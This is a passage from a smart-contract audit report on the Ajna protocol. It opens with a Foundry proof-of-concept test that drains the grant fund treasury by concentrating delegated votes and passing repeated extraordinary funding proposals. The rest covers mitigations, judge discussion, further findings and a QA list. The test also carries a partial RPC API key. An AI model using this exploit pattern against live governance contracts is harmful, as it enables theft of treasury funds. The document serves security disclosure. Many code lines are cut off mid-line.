address[] internal _votersArr = [
    _tokenHolder2,
    _tokenHolder3,
    _tokenHolder4,
    _tokenHolder5,
    _tokenHolder6
];

address[] internal _helperAttackerDelegatee = [
  _attacker,
  _attacker,
  _attacker,
  _attacker,
  _attacker
];

// at this block on mainnet, all ajna tokens belongs to _tokenDeployer
uint256 internal _startBlock      = 16354861;
// at this block on mainnet, 1B ajna tokens where burned, reducing the supp
uint256 internal _startBlock2      = 16478160;

function setUp() external {
    vm.createSelectFork("https://eth-mainnet.g.alchemy.com/v2/V2bjD46crGUhn

    vm.startPrank(_tokenDeployer);

    // Ajna Token contract address on mainnet
    _token = IAjnaToken(0x9a96ec9B57Fb64FbC60B423d1f4da7691Bd35079);

    // deploy growth fund contract
    _grantFund = new GrantFund();

    // initial minter distributes tokens to test addresses
    _transferAjnaTokens(_token, _votersArrAttacker, 385_000_000 * 1e18, _to
    _transferAjnaTokens(_token, _votersArr, 23_000_000 * 1e18, _tokenDeploy

    // initial minter distributes treasury to grantFund
    // A treasury with 300M ajna tokens (Using whitepaper values)
    changePrank(_tokenDeployer);
    _token.approve(address(_grantFund), 300_000_000 * 1e18);
    _grantFund.fundTreasury(300_000_000 * 1e18);
}

function test_drainTreasury() external {
  /*
    STATUS:

    - Attacker has 385M of ajna tokens
    - Holders from 2 to 6 have 23M of ajna tokens each, total of = 115M
    - TotalSupply is 1B ajna tokens.
    - Treasury is 300M ajna tokens
    - Non-Treasury tokens are 700M tokens
  */
  assertEq(_token.balanceOf(_attacker), 385_000_000 * 1e18);
```

```
assertEq(_token.balanceOf(_tokenHolder2), 23_000_000 * 1e18);
assertEq(_token.balanceOf(_tokenHolder3), 23_000_000 * 1e18);
assertEq(_token.balanceOf(_tokenHolder4), 23_000_000 * 1e18);
assertEq(_token.balanceOf(_tokenHolder5), 23_000_000 * 1e18);
assertEq(_token.balanceOf(_tokenHolder6), 23_000_000 * 1e18);
assertEq(_token.totalSupply(), 1_000_000_000 * 1e18);
assertEq(_grantFund.treasury(), 300_000_000 * 1e18);
assertEq(_grantFund.getSliceOfNonTreasury(1e18), 700_000_000 * 1e18);

// Attacker self delegates
_delegateTo(_token, _votersArrAttacker, _votersArrAttacker);
// All holders delegate their tokens to the attacker.
_delegateTo(_token, _votersArr, _helperAttackerDelegatee);

vm.roll(_startBlock2 + 100);

// set proposal params
uint256 endBlockParam = block.number + 100_000;
 // 150M tokens requested, that is 50% of treasury
uint256 tokensRequestedParam = 150_000_000 * 1e18;

// generate proposal targets
address[] memory targets = new address[](1);
targets[0] = address(_token);

// generate proposal values
uint256[] memory values = new uint256[](1);
values[0] = 0;

// generate proposal calldata
bytes[] memory calldatas = new bytes[](1);
calldatas[0] = abi.encodeWithSignature(
  "transfer(address,uint256)",
  _attacker,
  tokensRequestedParam
);

// create and submit proposal
TestProposalExtraordinary memory testProposal = _createProposalExtraordin
  _grantFund,
  _attacker,
  endBlockParam,
  targets,
  values,
  calldatas,
  "We are requesting 50% of the treasury since this is a super important
);

// Attacker has 500M of voting power which is ~ 71.4% of Non-Treasury Tok
uint256 attackerVotingPowerForEP = _grantFund.getVotesExtraordinary(_atta
assertEq(attackerVotingPowerForEP, 500_000_000 * 1e18);

changePrank(_attacker);
_grantFund.voteExtraordinary(testProposal.proposalId);
```

```
// Proposal state is Succeeded with only a 500M voting power.
// Attacker was able to request 50% of treasury with only 71.4% of the No
// Whitepaper says that in order to request 50% of tokens (1st proposal,
// the proposal will need 50% + 50% = 100% of Non-Treasury tokens. Which
IFunding.ProposalState proposalState = _grantFund.state(testProposal.prop
assertEq(uint8(proposalState), uint8(IFunding.ProposalState.Succeeded));

// execute proposal
_grantFund.executeExtraordinary(targets, values, calldatas, keccak256(byt

/*
  Status after the 1st proposal success:

  - Attacker has 535M of ajna tokens
  - Holders from 2 to 6 have 23M of ajna tokens each, total of = 125M
  - TotalSupply is 1B ajna tokens.
  - Treasury is 150M ajna tokens
  - Non-Treasury tokens are 850M tokens
*/
assertEq(_token.balanceOf(_attacker), 535_000_000 * 1e18);
assertEq(_token.balanceOf(_tokenHolder2), 23_000_000 * 1e18);
assertEq(_token.balanceOf(_tokenHolder3), 23_000_000 * 1e18);
assertEq(_token.balanceOf(_tokenHolder4), 23_000_000 * 1e18);
assertEq(_token.balanceOf(_tokenHolder5), 23_000_000 * 1e18);
assertEq(_token.balanceOf(_tokenHolder6), 23_000_000 * 1e18);
assertEq(_token.totalSupply(), 1_000_000_000 * 1e18);
assertEq(_grantFund.treasury(), 150_000_000 * 1e18);
assertEq(_grantFund.getSliceOfNonTreasury(1e18), 850_000_000 * 1e18);

/*
  After the 1st proposal has succeed, the attacker now can drain the trea

  This happens because the formula actually makes it easier to execute fu

  For example the previous proposal required 71.4% of non-treasury tokens

  I will show how the second proposal will only require 62.94% of non-tre
  Which is a slightly increase from 500M needed to 535M needed, that is o
  voting power from 385M to 535M (thanks to proposal 1) which is a 39% in
*/

// Holders now delegates for them
_delegateTo(_token, _votersArrAttacker, _votersArrAttacker);
_delegateTo(_token, _votersArr, _votersArr);


vm.roll(_startBlock2 + 500);

// set proposal params
uint256 endBlockParam2 = block.number + 100_000;
 // 67.5 tokens requested, that is 45% of treasury
uint256 tokensRequestedParam2 = 67_500_000 * 1e18;
```

```
  // generate proposal targets
  address[] memory targets2 = new address[](1);
  targets2[0] = address(_token);

  // generate proposal values
  uint256[] memory values2 = new uint256[](1);
  values2[0] = 0;

  // generate proposal calldata
  bytes[] memory calldatas2 = new bytes[](1);
  calldatas2[0] = abi.encodeWithSignature(
    "transfer(address,uint256)",
    _attacker,
    tokensRequestedParam2
  );

  // create and submit proposal
  TestProposalExtraordinary memory testProposal2 = _createProposalExtraordi
    _grantFund,
    _attacker,
    endBlockParam2,
    targets2,
    values2,
    calldatas2,
    "Thanks for proposal 1, now I will drain the treasury"
  );

  // Attacker has 535M of voting power which is ~ 62.94% of Non-Treasury To
  uint256 attackerVotingPowerForEP2 = _grantFund.getVotesExtraordinary(_att
  assertEq(attackerVotingPowerForEP2, 535_000_000 * 1e18);

   changePrank(_attacker);
  _grantFund.voteExtraordinary(testProposal2.proposalId);

  // Attacher succeed
  IFunding.ProposalState proposalState2 = _grantFund.state(testProposal2.pr
  assertEq(uint8(proposalState2), uint8(IFunding.ProposalState.Succeeded));

  // execute proposal
  _grantFund.executeExtraordinary(targets2, values2, calldatas2, keccak256(

  // Attacker balance is now 602.5M
  assertEq(_token.balanceOf(_attacker), 602_500_000 * 1e18);

  // The attacker can continue requesting (1- MiniumThreshold)% of the trea
}

function _delegateToDelegatees(IAjnaToken token_, address delegator_, addre
    changePrank(delegator_);
    token_.delegate(delegatee_);
}

function _delegateTo(IAjnaToken token_, address[] memory delegators_, addre
    for (uint256 i = 0; i < delegators_.length; ++i) {
```

```
                _delegateToDelegatees(token_, delegators_[i], delegatees_[i]);
            }
        }

    }
```

3. Run `forge test --match-contract ExploitEF --match-test test_drainTreasury`

Recommended Mitigation Steps

Re-write the constraint as follows:

```
votesReceived >= _getSliceOfNonTreasury(percentageOfTreasuryTokensRequested) +
_getSliceOfNonTreasury(minThresholdPercentage)
```

Picodes (judge) decreased severity to Medium

ith-harvey (Ajna) confirmed and commented:

> We removed the EFM.

[M-13] `PositionManager` & `PermitERC721` Failure to comply with the EIP-4494

Submitted by **Haipls**

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/PositionManager.sol#L42
https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/base/PermitERC721.sol#L77
https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/base/PermitERC721.sol#L13
https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/PositionManager.sol#L57

The contract `PositionManager.sol` inherits from `PermitERC721.sol`, but both contracts incorrectly implement the `EIP-4494` standard, which is an important part of the contract. This leads to the following issues:

- `PositionManager` & `PermitERC721` are not `EIP-4494` compliant
- Automatic tools will not be able to determine that this contract has a `permit` for `ERC721`
- Third-party contracts will not be able to determine that this is `EIP-4494`
- Inability to correctly track which `nonces` are currently relevant, leading to the creation of invalid signatures/signatures for the future
- No support for compact signatures

Proof of Concept

According to the specifications of the standard EIP-4494, the following violations were found:

1. `EIP-4494` requires the implementation of `IERC165` and the indication of support for the interface `0x5604e225`, **which is not implemented**
2. `EIP-4494` requires the presence of the function `function nonces(uint256 tokenId) external view returns(uint256);` **which is missing**
3. `EIP-4494` requires the function `function permit(address spender, uint256 tokenId, uint256 deadline, bytes memory sig) external;`, **which is incorrectly declared** as

```
File: 2023-05-ajna\ajna-core\src\base\PermitERC721.sol

77:     function permit(
78:         address spender_, uint256 tokenId_, uint256 deadline_, u
79:     ) external {
```

Tools Used

- Manual review
- Foundry
- https://eips.ethereum.org/EIPS/eip-4494

Recommended Mitigation Steps

- Correct the identified non-compliance issues so that the contracts meet the standard

- Or remove references to the standard and provide a reference to the Uniswap V3 implementation

MikeHathaway (Ajna) confirmed

Picodes (judge) decreased severity to Low and commented:

> Downgrading to Low as part of this is out of scope here, and the rest can be considered an instance of "function incorrect as to spec"

Haipls (warden) commented:

> Hi @Picodes - The `ajna-core/src/base/PermitERC721.sol` is indeed out of scope, which subsequently makes points `1` and `3` out of scope as well. However, I'd like you to take another look at point `2`.

> EIP-4494 necessitates the inclusion of the function: `function nonces(uint256 tokenId) external view returns(uint256);` which is currently absent.

> We can see that `PermitERC721` is an abstract contract which only partially implements EIP-4494, and it does so incorrectly, thereby making this part out of scope. However, it also imposes a requirement (abstract contract with abstract `_getAndIncrementNonce()` method) on `PositionManager` to implement `nonces` method on its end, **which is within scope**. This conclusion can be drawn from the following method:

```
File: ajna-core/src/base/PermitERC721.sol

29:     /** @dev Gets the current nonce for a token ID and then incre
30:     function _getAndIncrementNonce(uint256 tokenId_) internal vir
```

> This suggests that the `nonces` method must be implemented in `PositionManager`, *PermitERC721 transfers this responsibility to descendants*. And according to point 2, `PositionManager` is the final contract that violates the `EIP-4494` standard, which is indeed within scope. According to **EIP-4494** documentation, the `nonces` declaration is stated under **Three new functions MUST be added to ERC-721:**, which, in my opinion, can't be simply dismissed as `function incorrect as to spec`. According to the practice I've observed, any violation of the standard with `MUST label` is usually rated as `Medium`.

> Examples:

- https://github.com/code-423n4/2023-02-ethos-findings/issues/638
- https://github.com/code-423n4/2023-04-caviar-findings/issues/44
- etc...

> Thank you.

Picodes (judge) increased severity to Medium and commented:

> @Haipls - your point is valid: `PositionManager` should implement `nonces`. I was reluctant to give this Medium severity as there are issues in `PermitERC721` so the contract couldn't implement the EIP anyway, but, after reflection and discussing it with another judge, the problem is significant enough to justify Medium severity.

[M-14] `PositionManager.moveLiquidity` could revert due to underflow

Submitted by Oxnev, *also found by* mrpathfindr *and* Oxnev

PositionManager.sol#L320

```
function moveLiquidity(
    MoveLiquidityParams calldata params_
) external override mayInteract(params_.pool, params_.tokenId) nonRe
    Position storage fromPosition = positions[params_.tokenId][param

    MoveLiquidityLocalVars memory vars;
    vars.depositTime = fromPosition.depositTime;

    // handle the case where owner attempts to move liquidity after
    if (vars.depositTime == 0) revert RemovePositionFailed();

    // ensure bucketDeposit accounts for accrued interest
    IPool(params_.pool).updateInterest();

    // retrieve info of bucket from which liquidity is moved
    (
        vars.bucketLP,
        vars.bucketCollateral,
        vars.bankruptcyTime,
        vars.bucketDeposit,
    ) = IPool(params_.pool).bucketInfo(params_.fromIndex);

    // check that bucket hasn't gone bankrupt since memorialization
```

```
    if (vars.depositTime <= vars.bankruptcyTime) revert BucketBankru

    // calculate the max amount of quote tokens that can be moved, g
    vars.maxQuote = _lpToQuoteToken(
        vars.bucketLP,
        vars.bucketCollateral,
        vars.bucketDeposit,
        fromPosition.lps,
        vars.bucketDeposit,
        _priceAt(params_.fromIndex)
    );

    EnumerableSet.UintSet storage positionIndex = positionIndexes[pa

    // remove bucket index from which liquidity is moved from tracke
    if (!positionIndex.remove(params_.fromIndex)) revert RemovePosit

    // update bucket set at which a position has liquidity
    // slither-disable-next-line unused-return
    positionIndex.add(params_.toIndex);

    // move quote tokens in pool
    (
        vars.lpbAmountFrom,
        vars.lpbAmountTo,
    ) = IPool(params_.pool).moveQuoteToken(
        vars.maxQuote,
        params_.fromIndex,
        params_.toIndex,
        params_.expiry
    );

    Position storage toPosition = positions[params_.tokenId][params_

    // update position LP state
    fromPosition.lps -= vars.lpbAmountFrom;
    toPosition.lps   += vars.lpbAmountTo;
    // update position deposit time to the from bucket deposit time
    toPosition.depositTime = vars.depositTime;

    emit MoveLiquidity(
        ownerOf(params_.tokenId),
        params_.tokenId,
        params_.fromIndex,
        params_.toIndex,
        vars.lpbAmountFrom,
        vars.lpbAmountTo
    );
}
```

If lp position is worth more than when at deposit time based on amount of quote token moved which could likely be the case due to interest accrued or simply from exchange rates favoring quote token, `moveLiquidity` could revert due to underflow as `vars.lpbAmountFrom` could be greater than `fromPosition.lps` (i.e. `vars.lpbAmountFrom > fromPosition.lps`)

Since call to `Position.moveLiquidity()` is supposed to move all lp positions attached to associated NFT within a bucket, we can simply delete the `fromPosition` mapping to remove bucket index at which a position has moved liquidity to prevent potential cases where `Position.moveLiquidity()` could revert due to underflow in this line:

```
    fromPosition.lps -= vars.lpbAmountFrom;
```

Recommendation

LP tracked by position manager at bucket index should be deleted similar to `redeemPositions`, if not `Position.moveLiquidity` can likely underflow.

```
    function moveLiquidity(
        MoveLiquidityParams calldata params_
    ) external override mayInteract(params_.pool, params_.tokenId) nonRe
        ...

        // update position LP state
        fromPosition.lps -= vars.lpbAmountFrom;
        toPosition.lps   += vars.lpbAmountTo;
        // update position deposit time to the from bucket deposit time
        toPosition.depositTime = vars.depositTime;
    ++  delete fromPosition

        emit MoveLiquidity(
            ownerOf(params_.tokenId),
            params_.tokenId,
            params_.fromIndex,
            params_.toIndex,
            vars.lpbAmountFrom,
            vars.lpbAmountTo
        );
    }
```

MikeHathaway (Ajna) confirmed

Low Risk and Non-Critical Issues

For this audit, 39 reports were submitted by wardens detailing low risk and non-critical issues. The report highlighted below by **rbserver** received the top score from the judge.

The following wardens also submitted reports: MohammedRizwan, Bason, Ifzkoala, naman1778, pontifex, yjrwkk, teawaterwire, Jerry0x, Aymen0909, DadeKuma, REACH, nadin, lukris02, GG_Security, sakshamguruji, descharre, bytes032, hals, patitonar, BGSecurity, squeaky_cactus, Shogoki, wonjun, T1MOH, aviggiano, fatherOfBlocks, Audit_Avengers, ayden, UniversalCrypto, ABAIKUNANBAEV, 0xnev, berlin-101, kodyvim, codeslide, Jorgect, BRONZEDISC, kaveyjoe, *and* Sathish9098.

QA REPORT

	Issue
[01]	`CHALLENGE_PERIOD_LENGTH`, `DISTRIBUTION_PERIOD_LENGTH`, `FUNDING_PERIOD_LENGTH`, AND `MAX_EFM_PROPOSAL_LENGTH` ARE HARDCODED BASED ON 7200 BLOCKS PER DAY
[02]	AMBIGUITY IN `StandardFunding._standardProposalState` FUNCTION
[03]	`ExtraordinaryFundingProposal.votesReceived` IN `ExtraordinaryFunding` CONTRACT IS `uint120` INSTEAD OF `uint128`
[04]	CALLING `ExtraordinaryFunding.proposeExtraordinary` AND `StandardFunding.proposeStandard` FUNCTIONS CAN REVERT AND WASTE GAS
[05]	CODE COMMENT IN `ExtraordinaryFunding._extraordinaryProposalSucceeded` FUNCTION CAN BE INCORRECT
[06]	CODE COMMENT FOR `CHALLENGE_PERIOD_LENGTH` CAN BE MORE ACCURATE
[07]	SETTING `support` TO `1` WHEN `voteParams_.votesUsed < 0` IS FALSE IN `StandardFunding._fundingVote` FUNCTION IS REDUNDANT
[08]	REDUNDANT EXECUTION OF `if (sumOfTheSquareOfVotesCast > type(uint128).max) revert InsufficientVotingPower()` IN `StandardFunding._fundingVote` FUNCTION
[09]	`InvalidVote` ERROR CAN BE MORE DESCRIPTIVE
[10]	UNDERSCORES CAN BE ADDED FOR NUMBERS
[11]	`uint256` CAN BE USED INSTEAD OF `uint`
[12]	SPACES CAN BE ADDED FOR BETTER READABILITY

[01] `CHALLENGE_PERIOD_LENGTH`, `DISTRIBUTION_PERIOD_LENGTH`, `FUNDING_PERIOD_LENGTH`, AND `MAX_EFM_PROPOSAL_LENGTH` ARE HARDCODED BASED ON 7200 BLOCKS PER DAY

The following `CHALLENGE_PERIOD_LENGTH`, `DISTRIBUTION_PERIOD_LENGTH`, `FUNDING_PERIOD_LENGTH`, and `MAX_EFM_PROPOSAL_LENGTH` are hardcoded and assume that the number of blocks per day is 7200 and the number of seconds per block is 12. Yet, it is possible that the number of seconds per block is more or less than 12 due to network traffic and future chain upgrades. When the number of seconds per block is no longer 12, the durations corresponding to `CHALLENGE_PERIOD_LENGTH`, `DISTRIBUTION_PERIOD_LENGTH`, `FUNDING_PERIOD_LENGTH`, and `MAX_EFM_PROPOSAL_LENGTH` are no longer 7, 90, 10, and 30 days, which break the duration specifications for various phases. This can cause unexpectedness to users; for example, when the duration for `FUNDING_PERIOD_LENGTH` becomes less than 10 days, a user, who expects that she or he could vote on the 10th day, can fail to vote unexpectedly on that 10th day. To avoid unexpectedness and disputes, please consider using `block.timestamp` instead of blocks for defining durations for various phases in the `StandardFunding` and `ExtraordinaryFunding` contracts.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L29-L34

```
/**
 * @notice Length of the challengephase of the distribution peri
 * @dev    Roughly equivalent to the number of blocks in 7 days.
 * @dev    The period in which funded proposal slates can be che
 */
uint256 internal constant CHALLENGE_PERIOD_LENGTH = 50400;
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L36-L40

```
/**
 * @notice Length of the distribution period in blocks.
 * @dev    Roughly equivalent to the number of blocks in 90 days
 */
uint48 internal constant DISTRIBUTION_PERIOD_LENGTH = 648000;
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L42-L46

```
        /**
         * @notice Length of the funding phase of the distribution peric
         * @dev    Roughly equivalent to the number of blocks in 10 days
         */
        uint256 internal constant FUNDING_PERIOD_LENGTH = 72000;
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/ExtraordinaryFunding.sol#L20-L23

```
        /**
         * @notice The maximum length of a proposal's voting period, in
         */
        uint256 internal constant MAX_EFM_PROPOSAL_LENGTH = 216_000; //
```

[02] AMBIGUITY IN `StandardFunding._standardProposalState` FUNCTION

When `block.number` is bigger than `_distributions[proposal.distributionId].endBlock`, it is possible that the proposal is in the challenge phase. In the challenge phase, calling the following `StandardFunding._standardProposalState` function, which further calls the `StandardFunding._standardFundingVoteSucceeded` function below, can return `ProposalState.Succeeded` if the proposal is found in `_fundedProposalSlates[_distributions[distributionId].fundedSlateHash]` at that moment. However, during the challenge phase, the `StandardFunding.updateSlate` function below can be called to update `_fundedProposalSlates` for the mentioned `_distributions[distributionId].fundedSlateHash]`. Such update can exclude the same proposal from `_fundedProposalSlates[_distributions[distributionId].fundedSlateHash]`; calling the `StandardFunding._standardProposalState` function again would then return `ProposalState.Defeated` for such proposal. Hence, the `StandardFunding._standardProposalState` function cannot properly determine the status of the corresponding proposal in the challenge phase. To prevent users from being misled, please update the `StandardFunding._standardProposalState` function to return a state, which is not `Succeeded` or `Defeated`, to indicate that the proposal's success state is to be determined when the time is in the challenge phase.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L505-L512

```
function _standardProposalState(uint256 proposalId_) internal vi
    Proposal memory proposal = _standardFundingProposals[proposa

    if (proposal.executed)
    else if (_distributions[proposal.distributionId].endBlock >=
    else if (_standardFundingVoteSucceeded(proposalId_))
    else
}
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L860-L865

```
function _standardFundingVoteSucceeded(
    uint256 proposalId_
) internal view returns (bool) {
    uint24 distributionId = _standardFundingProposals[proposalId
    return _findProposalIndex(proposalId_, _fundedProposalSlates
}
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L300-L340

```
function updateSlate(
    uint256[] calldata proposalIds_,
    uint24 distributionId_
) external override returns (bool newTopSlate_) {
    ...
    // if slate of proposals is new top slate, update state
    if (newTopSlate_) {
        uint256[] storage existingSlate = _fundedProposalSlates[

        for (uint i = 0; i < numProposalsInSlate; ) {

            // update list of proposals to fund
            existingSlate.push(proposalIds_[i]);

            unchecked { ++i; }
        }

        // update hash to point to the new leading slate of prop
```

```
                currentDistribution.fundedSlateHash = newSlateHash;

                emit FundedSlateUpdated(
                    distributionId_,
                    newSlateHash
                );
            }
        }
```

[03] `ExtraordinaryFundingProposal.votesReceived` IN `ExtraordinaryFunding` CONTRACT IS `uint120` INSTEAD OF `uint128`

In the `StandardFunding` contract, `Proposal.votesReceived` is `uint128`.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/interfaces/IStandardFunding.sol#L122-L129

```
    struct Proposal {
        ...
        uint128 votesReceived;          // accumulator of screening vc
        ...
    }
```

Yet, in the `ExtraordinaryFunding` contract, `ExtraordinaryFundingProposal.votesReceived` is `uint120`. Calling the `ExtraordinaryFunding.voteExtraordinary` function below by a user, who has the voting power being more than `type(uint120).max`, can revert, which causes such user to waste ga and fail to vote for the corresponding proposal. This degrades the user experience because such user, who is familiar with `Proposal.votesReceived` in the `StandardFunding` contract, could think that `ExtraordinaryFundingProposal.votesReceived` in the `ExtraordinaryFunding` contract would be `uint128` as well. To be more consistent and prevent disputes, please consider using `ExtraordinaryFundingProposal.votesReceived` a `uint128` instead of `uint120` in the `ExtraordinaryFunding` contract.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/interfaces/IExtraordinaryFunding.sol#L32-L39

```
    struct ExtraordinaryFundingProposal {
```

```
        ...
        uint120  votesReceived;    // Total votes received for this p
        ...
    }
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/ExtraordinaryFunding.sol#L131-L157

```
    function voteExtraordinary(
        uint256 proposalId_
    ) external override returns (uint256 votesCast_) {
        ...
        // check voting power at snapshot block and update proposal
        votesCast_ = _getVotesExtraordinary(msg.sender, proposalId_)
        proposal.votesReceived += SafeCast.toUint120(votesCast_);
        ...
    }
```

[04] CALLING `ExtraordinaryFunding.proposeExtraordinary` AND `StandardFunding.proposeStandard` FUNCTIONS CAN REVERT AND WASTE GAS

Calling the following `ExtraordinaryFunding.proposeExtraordinary` and `StandardFunding.proposeStandard` functions will call the `Funding._validateCallDatas` function below. Calling the `Funding._validateCallDatas` function will revert if `targets_[i] != ajnaTokenAddress || values_[i] != 0` is true. Hence, the `ExtraordinaryFunding.proposeExtraordinary` and `StandardFunding.proposeStandard` functions cannot be used to create proposals for calling addresses other than `ajnaTokenAddress` or sending ETH. When users are unaware of this, they could believe that proposals for general purposes can be created and executed; yet, because calling `ExtraordinaryFunding.proposeExtraordinary` and `StandardFunding.proposeStandard` functions with `targets_` being not `ajnaTokenAddress` or `values_` being positive revert, these users would waste their gas for nothing. To avoid confusion and disputes, please consider updating the `ExtraordinaryFunding.proposeExtraordinary` and `StandardFunding.proposeStandard` functions so `targets_` and `values_` would only be `ajnaTokenAddress` and 0 and not be specified by users.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/ExtraordinaryFunding.sol#L85-L124

```
function proposeExtraordinary(
    uint256 endBlock_,
    address[] memory targets_,
    uint256[] memory values_,
    bytes[] memory calldatas_,
    string memory description_) external override returns (uint2
    ...
    uint128 totalTokensRequested = _validateCallDatas(targets_,
    ...
}
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L366-L404

```
function proposeStandard(
    address[] memory targets_,
    uint256[] memory values_,
    bytes[] memory calldatas_,
    string memory description_
) external override returns (uint256 proposalId_) {
    ...
    newProposal.tokensRequested = _validateCallDatas(targets_, v
    ...
}
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/Funding.sol#L103-L141

```
function _validateCallDatas(
    address[] memory targets_,
    uint256[] memory values_,
    bytes[] memory calldatas_
) internal view returns (uint128 tokensRequested_) {

    // check params have matching lengths
    if (targets_.length == 0 || targets_.length != values_.lengt

    for (uint256 i = 0; i < targets_.length;) {

        // check targets and values params are valid
        if (targets_[i] != ajnaTokenAddress || values_[i] != 0)
        ...
    }
```

```
    }
```

[05] CODE COMMENT IN `ExtraordinaryFunding._extraordinaryProposalSucceeded` FUNCTION CAN BE INCORRECT

In the following `ExtraordinaryFunding._extraordinaryProposalSucceeded` function, the comment for `(votesReceived >= tokensRequested_ + _getSliceOfNonTreasury(minThresholdPercentage))` is `succeeded if proposal's votes received doesn't exceed the minimum threshold required`. However, `(votesReceived >= tokensRequested_ + _getSliceOfNonTreasury(minThresholdPercentage))` can only be true when the proposal' votes received meet or exceed such minimum threshold, which is the opposite of the comment. To prevent confusion, please consider updating the comment to match the corresponding code.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/ExtraordinaryFunding.sol#L164-L178

```
    function _extraordinaryProposalSucceeded(
        uint256 proposalId_,
        uint256 tokensRequested_
    ) internal view returns (bool) {
        uint256 votesReceived          = uint256(_extraordinaryFundi
        uint256 minThresholdPercentage = _getMinimumThresholdPercent

        return
            // succeeded if proposal's votes received doesn't exceed
            (votesReceived >= tokensRequested_ + _getSliceOfNonTreas
            &&
            // succeeded if tokens requested are available for claim
            (tokensRequested_ <= _getSliceOfTreasury(Maths.WAD - min
        ;
    }
```

[06] CODE COMMENT FOR `CHALLENGE_PERIOD_LENGTH` CAN BE MORE ACCURATE

The challenge phase starts after the time for `DISTRIBUTION_PERIOD_LENGTH` is finished. The time for `CHALLENGE_PERIOD_LENGTH` is more of an addition to the distribution period instead

of part of the distribution period. Thus, describing `CHALLENGE_PERIOD_LENGTH` as `Length of the challengephase of the distribution period` given that `DISTRIBUTION_PERIOD_LENGTH` is described as `Length of the distribution period` is somewhat misleading. To avoid confusion, the comment for `CHALLENGE_PERIOD_LENGTH` can be updated to indicate that `CHALLENGE_PERIOD_LENGTH` is not included in `DISTRIBUTION_PERIOD_LENGTH`.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L29-L34

```
/**
 * @notice Length of the challengephase of the distribution peri
 * @dev    Roughly equivalent to the number of blocks in 7 days.
 * @dev    The period in which funded proposal slates can be che
 */
uint256 internal constant CHALLENGE_PERIOD_LENGTH = 50400;
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L36-L40

```
/**
 * @notice Length of the distribution period in blocks.
 * @dev    Roughly equivalent to the number of blocks in 90 days
 */
uint48 internal constant DISTRIBUTION_PERIOD_LENGTH = 648000;
```

[07] SETTING `support` TO `1` WHEN `voteParams_.votesUsed < 0` IS FALSE IN `StandardFunding._fundingVote` FUNCTION IS REDUNDANT

When calling the following `StandardFunding._fundingVote` function, `uint8 support = 1` is executed before `voteParams_.votesUsed < 0 ? support = 0 : support = 1`. Therefore, when `voteParams_.votesUsed < 0` is false, `support` does not need to be set to `1` again. Please consider refactoring the code to only update `support` to `0` when `voteParams_.votesUsed < 0` is true.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L612-L690

```
    function _fundingVote(
        QuarterlyDistribution storage currentDistribution_,
        Proposal storage proposal_,
        address account_,
        QuadraticVoter storage voter_,
        FundingVoteParams memory voteParams_
    ) internal returns (uint256 incrementalVotesUsed_) {
        uint8  support = 1;
        uint256 proposalId = proposal_.proposalId;

        // determine if voter is voting for or against the proposal
        voteParams_.votesUsed < 0 ? support = 0 : support = 1;
        ...
    }
```

[08] REDUNDANT EXECUTION OF `if (sumOfTheSquareOfVotesCast > type(uint128).max) revert InsufficientVotingPower()` IN `StandardFunding._fundingVote` FUNCTION

The following `StandardFunding._fundingVote` function executes `if (sumOfTheSquareOfVotesCast > type(uint128).max) revert InsufficientVotingPower()` before `uint128 cumulativeVotePowerUsed = SafeCast.toUint128(sumOfTheSquareOfVotesCast)`. Because calling the `SafeCast.toUint128` function below would revert when `sumOfTheSquareOfVotesCast > type(uint128).max` is true, executing `if (sumOfTheSquareOfVotesCast > type(uint128).max) revert InsufficientVotingPower()` becomes redundant. Please consider removing `if (sumOfTheSquareOfVotesCast > type(uint128).max) revert InsufficientVotingPower()` from the `StandardFunding._fundingVote` function.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L612-L690

```
    function _fundingVote(
        QuarterlyDistribution storage currentDistribution_,
        Proposal storage proposal_,
        address account_,
        QuadraticVoter storage voter_,
        FundingVoteParams memory voteParams_
    ) internal returns (uint256 incrementalVotesUsed_) {
        ...
```

```
        // calculate the cumulative cost of all votes made by the vc
        // and check that attempted votes cast doesn't overflow uint
        uint256 sumOfTheSquareOfVotesCast = _sumSquareOfVotesCast(vc
        if (sumOfTheSquareOfVotesCast > type(uint128).max) revert In
        uint128 cumulativeVotePowerUsed = SafeCast.toUint128(sumOfTh
        ...
    }
```

https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/utils/math/SafeCast.sol#L290-L293

```
    function toUint128(uint256 value) internal pure returns (uint128
        require(value <= type(uint128).max, "SafeCast: value doesn't
        return uint128(value);
    }
```

[09] `InvalidVote` ERROR CAN BE MORE DESCRIPTIVE

